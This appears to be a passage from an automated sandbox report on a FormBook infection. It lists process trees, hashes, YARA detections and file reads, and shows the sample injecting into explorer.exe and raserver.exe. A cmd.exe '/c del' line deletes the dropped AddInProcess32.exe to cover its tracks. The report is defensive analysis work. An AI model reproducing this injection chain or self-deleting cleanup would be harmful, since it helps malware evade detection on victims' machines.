C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\8c85184f1e0cfe359eea86373661a3f8\System.Xaml.ni.dll.aux	unknown	572	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEE5705	unknown

Analysis Process: AddInProcess32.exe PID: 6264 Parent PID: 4588

General

Start time:	21:24:47
Start date:	13/01/2021
Path:	C:\Users\user\AppData\Local\Temp\AddInProcess32.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\AddInProcess32.exe
Imagebase:	0xb60000
File size:	42080 bytes
MD5 hash:	F2A47587431C466535F3C3D3427724BE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.474894735.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.474894735.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.474894735.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.475413871.0000000001240000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.475413871.0000000001240000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.475413871.0000000001240000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.475179595.00000000010C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.475179595.00000000010C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.475179595.00000000010C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6264

General

Start time:	21:24:52
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: raserver.exe PID: 6744 Parent PID: 3440

General

Start time:	21:25:13
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0xd90000
File size:	108544 bytes
MD5 hash:	2AADF65E395BFBD0D9B71D7279C8B5EC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.686287687.0000000000D10000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.686287687.0000000000D10000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.686287687.0000000000D10000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.685442664.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.685442664.00000000001D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.685442664.00000000001D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.686153240.0000000000840000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.686153240.0000000000840000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.686153240.0000000000840000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1E9E57	NtReadFile

Analysis Process: cmd.exe PID: 6784 Parent PID: 6744

General

Start time:	21:25:17
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Local\Temp\AddInProcess32.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7012 Parent PID: 6784

General

Start time:	21:25:18
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis